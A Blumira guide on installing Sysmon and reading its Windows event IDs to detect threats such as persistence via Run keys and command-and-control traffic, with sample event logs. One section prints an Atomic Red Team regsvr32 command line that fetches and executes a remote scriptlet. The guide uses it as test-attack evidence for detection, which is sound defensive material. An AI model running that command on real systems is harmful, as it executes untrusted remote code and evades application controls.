


Guide to Microsoft Security

How to configure Windows logs for greater visibility, detection and response

Blumira

Blumira.com

Optimize Your Microsoft Environment For Better Security

To help organizations running Microsoft environments, our guide gives you practical, step-by-step Windows tips to significantly improve your visibility into malicious activity.

By configuring commonly-used tools and policy settings that are already available in your Windows environment, you can start logging indicators of a threat. You can use this information to create detections based on the log activity, or you can use a platform that has pre-built detections and playbooks on how to respond and remediate.

By streaming your Microsoft Azure and Office 365 logs to Blumira's platform, you can also detect suspicious and threat-like behavior and alert your team in real-time for automated and faster containment.

Finally, we've made several open-source tools available on GitHub for Windows administrators and IT/security professionals to use in their own environment to save you time and resources required to configure settings properly for security logging and detection.

In this guide, you'll learn:

- How to use built-in Windows tools like **System Monitor** for advanced visibility into Windows server logs
- How to configure **Group Policy Objects (GPOs)** to give you a deeper look into your Windows environment
- **Free, pre-configured tools** from Blumira you can use to easily automate Windows logging to enhance detection & response
- What indicators of security threats you should be able to detect for **Microsoft Azure** and **Office 365**

SECTIONS

How to Enable Sysmon for Windows Logging and Security

In addition to the default built-in logging that Windows Server offers, there are also additional configuration options and software that can be added to increase the visibility of your environment. In addition to enabling Windows Advanced Auditing, System Monitor (Sysmon) is one of the most commonly used add-ons for Windows logging. With Sysmon, you can detect malicious activity by tracking code behavior and network traffic, as well as create detections based on the malicious activity.


What is System Monitor (Sysmon)?

Sysmon is part of the Sysinternals software package, now owned by Microsoft and enriches the standard Windows logs by producing some higher level monitoring of events such as proces creations, network connections and changes to the file system. It is EXTREMELY easy to install and deploy. Following three steps will turn on an incredible amount of logging.

Installing Sysmon

1. Download Sysmon (or entire Sysinternals suite)
2. Download our recommended config file and save as config.xml in c:\windows
3. Install by opening up a command prompt as administrator and typing

```
sysmon -accepteula -i c:\windows\config.xml
```



```
C:\Users\aberlin>cd Desktop\SysinternalsSuite

C:\Users\aberlin\Desktop\SysinternalsSuite>Sysmon.exe -accepteula -i c:\windows\config.xml


System Monitor v10.42 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.23
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.

C:\Users\aberlin\Desktop\SysinternalsSuite>services sysmon restart

C:\Users\aberlin\Desktop\SysinternalsSuite>services sysmon stop

C:\Users\aberlin\Desktop\SysinternalsSuite>services sysmon start

C:\Users\aberlin\Desktop\SysinternalsSuite>
```

Detecting Common Threats With Sysmon Events


There are several extremely helpful Windows Event IDs that Sysmon generates to help detect common threats in many different enterprises. A few examples of the more useful generated events for security purposes are listed below. A full list of Event IDs that Sysmon can generate are located on their download page.

If you need to access the Sysmon events locally as opposed to viewing them in a SIEM, you will find them in the event viewer under Applications and Services Logs > Microsoft > Windows > Sysmon.

Event ID 1 - Process Creation

Sysmon will not only show what processes are being run, it will also show when they are ended, as well as a lot of information about the executable or binary itself. It also provides hashes for all of the binaries that are run on the system and lists if they are signed or not, making it easy to see if malicious code is attempting to mimic legitimate programs such as PowerShell or other built-in Microsoft tools.

Here you can see the Registry Editor program being run. In certain cases when you are unable to have a whitelist-only environment, you can use events such as these to alert when processes are running, if they are signed by the appropriate vendor, or spawning processes that they shouldn't be (such as MS Word spawning PowerShell).




```
Process Create:
RuleName:
UtcTime: 2020-04-01 17:49:49.688
ProcessGuid: {ff4048c8-d43d-5e84-0000-0010c75bdf02}
ProcessId: 2692
Image: C:\Windows\regedit.exe
FileVersion: 10.0.17763.168 (WinBuild.160101.0800)
Description: Registry Editor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: REGEDIT.EXE
CommandLine: "C:\Windows\regedit.exe"
CurrentDirectory: C:\Windows\system32\
User: BLULAB\aberlin
LogonGuid: {ff4048c8-f63c-5e6f-0000-0020520d2000}
LogonId: 0x200D52
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=A3668018735B59050AD123A5A8CDC184,SHA256
=FF3B56204F0CEA172AEFB178E05A32C3C3C0BE93F29DD4C2DF46A6DE07BB5152,IMPHASH=
7FFBF576103F34BDE7D07877CBACC412

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon              Logged:          4/1/2020 1:49:49 PM
Event ID:          1                   Task Category:   Process Create (rule: ProcessCreat
Level:             Information         Keywords:
User:              SYSTEM              Computer:        Blu-Server01.blulab.dev
OpCode:            Info
More Information:  Event Log Online Help
```

Event ID 3 - Network Connection Detected

In this example, we can see where the Setup.exe has been run, by whom, as well as that it is reaching out to download additional content from a cloud provider. These events can be useful in detecting command and control traffic (which may indicate that attackers are sending commands that steal data, spread malware, etc.), as well as giving visibility into what applications are accessing certain internet resources.




```
Network connection detected:
RuleName: Usermode
UtcTime: 2020-04-01 17:29:20.830
ProcessGuid: {ff4048c8-cf6f-5e84-0000-0010d7f9d902}
ProcessId: 3116
Image: C:\Users\aberlin\AppData\Local\Temp\sfl-a7983815\Setup.exe
User: BLULAB\aberlin
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.1.102
SourceHostname: Blu-Server01.blulab.dev
SourcePort: 60500
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 173.222.229.193
DestinationHostname: a173-222-229-193.deploy.static.akamaitechnologies.com
DestinationPort: 443
DestinationPortName: https

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon              Logged:          4/1/2020 1:29:21 PM
Event ID:          3                   Task Category:   Network connection detected (rul
Level:             Information         Keywords:
User:              SYSTEM              Computer:        Blu-Server01.blulab.dev
OpCode:            Info
More Information:  Event Log Online Help
```

Event ID 4 - Sysmon Service State Changed

One potential action an attacker or malicious user could take is to disable the Sysmon service if they have the privileges to do so.




```
Sysmon service state changed:
UtcTime: 2020-04-17 16:00:07.104
State: Stopped
Version: 10.42
SchemaVersion: 4.23

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:          4/17/2020 12:00:07 PM
Event ID:          4                      Task Category:   Sysmon service state changed
Level:             Information            Keywords:
User:              SYSTEM                 Computer:        blu-dc01.blulab.dev
OpCode:            Info
More Information:  Event Log Online Help
```

Event ID 13 - Registry Value Set Events

Alerts on additions and modifications of certain registry locations can be beneficial for detecting malicious persistence on an endpoint. Many times entries are added to "Run" and "Run Once" on Windows so malware can resume its activities after a host is rebooted.




```
Registry value set:
RuleName: T1060,RunKey
EventType: SetValue
UtcTime: 2020-04-01 18:00:43.607
ProcessGuid: {ff4048c8-d43d-5e84-0000-0010c75bdf02}
ProcessId: 2692
Image: C:\Windows\regedit.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TESTRUN
Details: DWORD (0x00000000)

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:          4/1/2020 2:00:43 PM
Event ID:          13                     Task Category:   Registry value set (rule: RegistryEv
Level:             Information            Keywords:
User:              SYSTEM                 Computer:        Blu-Server01.blulab.dev
OpCode:            Info
More Information:  Event Log Online Help
```

Event ID 22 - DNS Logging

There are several benefits to logging DNS traffic, such as finding malicious remote access tools, security misconfigurations and command and control traffic.



```
Dns query:
RuleName:
UtcTime: 2020-04-01 16:39:02.895
ProcessGuid: {ff4048c8-c392-5e84-0000-00108271d502}
ProcessId: 4884
QueryName: www.blumira.com
QueryStatus: 0
QueryResults: ::ffff:104.26.15.81;::ffff:104.26.14.81;
Image: C:\Program Files\internet explorer\iexplore.exe

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:          4/1/2020 12:39:03 PM
Event ID:          22                     Task Category:   Dns query (rule: DnsQuery)
Level:             Information            Keywords:
User:              SYSTEM                 Computer:        Blu-Server01.blulab.dev
OpCode:            Info
More Information:  Event Log Online Help
```


Combining Events for Detection

Here we can see the popular Red Canary Atomic Red Team test for MITRE ATT&CK T1117 "Regsvr32" across several of the listed event IDs. Basically, regsvr32 can download and register DLLs (dynamic-link libraries) from URLs via the command line, something that is relatively easy to detect with Sysmon installed.

Event ID 1 shows:

1. ParentImage - C:\Windows\System32\cmd.exe
   a. command prompt
2. OriginalFileName - REGSVR32.EXE
   a. Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including DLLs, on Windows systems. Regsvr32.exe can be used to execute arbitrary binaries.

3. CommandLine - regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
    a. Test attack from Atomic Red Team




```
Process Create:
RuleName:
UtcTime: 2020-04-15 21:43:58.681
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
Image: C:\Windows\System32\regsvr32.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Microsoft(C) Register Server
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: REGSVR32.EXE
CommandLine: regsvr32.exe  /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-
red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
CurrentDirectory: C:\Users\Administrator\
User: BLULAB\Administrator
LogonGuid: {f91e98b7-bdd7-5e8c-0000-00202d0c0700}
LogonId: 0x70C2D
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=DA0E9A7777D16AE18BD9C642A9F42223,SHA256
=F098FA150D9199732B4EC2E81528A951503A30F75AFEBF7E7A48360301758C67,IMPHASH=
0235FF9A007804882636BCCCFB4D1A2F
ParentProcessGuid: {f91e98b7-54ab-5e97-0000-001016ce8505}
